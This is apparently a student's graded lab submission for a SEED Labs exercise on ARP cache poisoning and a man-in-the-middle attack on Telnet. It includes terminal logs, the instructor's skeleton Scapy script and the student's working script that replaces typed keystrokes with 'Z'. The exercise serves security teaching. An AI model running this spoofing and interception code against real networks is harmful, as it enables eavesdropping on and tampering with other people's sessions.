          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7cd:c866:9fc8:39f8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1036 (1.0 KB)  TX bytes:6866 (6.8 KB)

lo        Link encap:Local Loopback
```

Upload a screenshot of A's ARP Cache **for each scenario**. Scenario 1 Screenshot:

Please select file(s)




```
root@b57a0cce8ff3:/volumes# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9: eth0@if10: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default

    link/ether 02:42:0a:09:00:69 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.105/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@b57a0cce8ff3:/volumes# ./task1-3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
root@b57a0cce8ff3:/volumes# 
```

```
root@177f644e9368:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@177f644e9368:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:06   C                     eth0
root@177f644e9368:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@177f644e9368:/# 
```

```
root@85e8ebe87546:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@85e8ebe87546:/# 
```

Scenario 2 Screenshot:

Please select file(s)



```
  inet 10.9.0.105/24 brd 10.9.0.255 scope global eth0
     valid_lft forever preferred_lft forever
root@b57a0cce8ff3:/volumes# ./task1-3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
root@b57a0cce8ff3:/volumes# ./task1-3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
```

```
root@177f644e9368:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@177f644e9368:/# arp
root@177f644e9368:/# arp
root@177f644e9368:/# tcpdump -i eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:11:40.919571 ARP, Request who-has B-10.9.0.6.net-10.9.0.0 (Broadcast) tell B-10.9.0.6.net-
10.9.0.0, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@177f644e9368:/# arp
root@177f644e9368:/# 
```

```
root@85e8ebe87546:/# ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
7: eth0@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
       valid_lft forever preferred_lft forever
root@85e8ebe87546:/# 
```

Save Answer

Q1.4 Describe your observations

10 Points

Task 1.1:

In task 1.1, a crafted ARP request packet spoofed using IP address of Host B was sent to Host A. As we can see in the above screenshot that the ARP cache of host A contains MAC address of attacker mapped to IP address of Host B.

Task 1.2:

Scenario 1: (IP address of Host B in ARP cache of Host A)

In task 1.2, a crafted ARP response packet spoofed using IP address of Host B was sent to Host A. As we can see in the above screenshot that the ARP cache of host A contains MAC address of attacker mapped to IP address of Host B.

Scenario 2: (IP address of Host B is not in ARP cache of Host A)

In task 1.2, a crafted ARP response packet spoofed using IP address of Host B was sent to Host A, but ARP poisoning wasn't successful as Host A did not list the IP address of Host B in ARP cache As we can see in the above screenshot that ARP response packet was received but not listed in the ARP cache.

Task 1.3:

Scenario 1: (IP address of Host B in ARP cache of Host A)

In task 1.3, a crafted ARP gratuitous request packet spoofed using IP address of Host B was sent to whole network. As we can see in the above screenshot that the ARP cache of host A contains MAC address of attacker mapped to IP address of Host B.

Scenario 2: (IP address of Host B is not in ARP cache of Host A)

In task 1.3, a crafted ARP gratuitous request packet spoofed using IP address of Host B was sent to whole network, but ARP poisoning wasn't successful as Host A did not list the IP address of Host B in ARP cache As we can see in the above screenshot that ARP response packet was received but not listed in the ARP cache.

Save Answer

Q2 Task 2: MITM Attack on Telnet using ARP Cache Poisoning

30 Points

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 2. We have already created an account called "seed" inside the container, the password is"dees". You can Telnet into this account.

Step 1 (Launch the ARP cache poisoning attack). See text in the PDF file.

Step 2 (Testing). Before doing this step, please make sure that the IP forwarding on Host M is turned off. You can do that with the following command:

```
sysctl net.ipv4.ip_forward=0
```

After the ARP cache poisoning is successful, try to ping between Hosts A and B. **Ignore the file upload for step 2 only**

No files uploaded

Step 3 (Turn on IP forwarding). Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2:

```
sysctl net.ipv4.ip_forward=1
```

Step 4 (Launch the MITM attack). We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A's Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). This way, it does not matter what the user types on A, Telnet will always display Z. From the previous steps, we are able to redirect the TCP packets to Host M, but instead of forwarding them, we would like to replace them with a spoofed packet. We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

- We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command: *sysctl net.ipv4.ip_forward=0*
- We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

In Telnet, typically, every character we type in the Telnet window triggers an individual TCP packet, but if you type very fast, some characters may be sent together in the same packet. That is why in a typical Telnet packet from client to server, the payload only contains one character. The character sent to the server will be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not displayed, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window, even though that is not what you have typed.

To help students get started, we provide a skeleton sniff-and-spoof program in the following. The program capture all the TCP packets, and then for packets from A to B, it makes some changes (the modification part is not included, because that is part of the task). For packets from B to A, the program does not make any change.


```
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        # 1) We need to delete the checksum in the IP & TCP headers,
        #    because our modification will make them invalid.
        #    Scapy will recalculate them if these fields are missing.
        # 2) We also delete the original TCP payload.

        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

######################################################################
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load # The original payload data
            newdata = data # No change is made in this sample code

            send(newpkt/newdata)
        else:
            send(newpkt)
#######################################################################
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        # Create new packet based on the captured one
        # Do not make any change
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f='tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

It should be noted that the code above captures all the TCP packets, including the one generated by the program itself. That is undesirable, as it will affect the performance. **You will need to change the filter, so it does not capture its own packets.**

Q2.1 Upload your python code

15 Points

Please select file(s)



```
#!/usr/bin/python3
from scapy.all import *

VM_A_IP = '10.9.0.5'
VM_B_IP = '10.9.0.6'

def spoof_pkt(pkt):
    if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        newdata = 'Z'
        send(newpkt/newdata)

    elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
        newpkt=IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

pkt = sniff(filter='tcp', prn=spoof_pkt)
```

Save Answer


Q2.2 Upload your screenshots showing your program changing the typed characters to all Z's.

15 Points

Ideal screenshots would show:

- terminal window with `Z`'s
- Wireshark frame showing that A's (or whatever character) is sent to the Attacker
- Wireshark frame showing that Z's are sent from the Attacker to Host B **or** Host B sending Z's to Host A

Expected Output (terminal windows only) :



```
[03/26/21]seed@VM:~/Desktop$ sudo python ARP.py
.
Sent 1 packets.
[03/26/21]seed@VM:~/Desktop$ sudo python ARP2.py
.
Sent 1 packets.
[03/26/21]seed@VM:~/Desktop$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[03/26/21]seed@VM:~/Desktop$ sudo python MITM.py
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
.
Sent 1 packets.
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
Original Packet from A.................
Spoofed Packet ........................
.
Sent 1 packets.
.
Sent 1 packets.
Original Packet from A.................
```

Attacker

```
[03/25/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:4f:52:7a
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.25
5.0
          inet6 addr: fe80::1783:c2ce:2893:ea0d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:17062 (17.0 KB)  TX bytes:7697 (7.6 KB)
```


```
[03/26/21]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Mar 26 01:03:42 EDT 2021 from 10.0.2.8 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

2 packages can be updated.
0 updates are security updates.

[03/26/21]seed@VM:~$ ZZZZ1234ZZZZ
```

Victim A

```
[03/26/21]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:33:25:5c
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::7cd:c866:9fc8:39f8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:57 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7884 (7.8 KB)  TX bytes:7015 (7.0 KB)
```

Upload Screenshots Here:

Please select file(s)




```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@b57a0cce8ff3:/# tcpdump -w /volumes/task2.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
85e8ebe87546 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.18.0-kali5-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Aug 16 09:25:15 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/3
seed@85e8ebe87546:~$ ZZZ
```

```
root@85e8ebe87546:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@85e8ebe87546:/#
```




```
ip.src == 10.9.0.5 && ip.dst == 10.9.0.6 && telnet
```

```
No.   Time        Source      Destination  Protocol  Length Data  Info
    1 0.000000    10.9.0.5    10.9.0.6     TELNET        67 h     Telnet Data ...
   55 1.797636    10.9.0.5    10.9.0.6     TELNET        67 e     Telnet Data ...
  119 3.525051    10.9.0.5    10.9.0.6     TELNET        67 l     Telnet Data ...
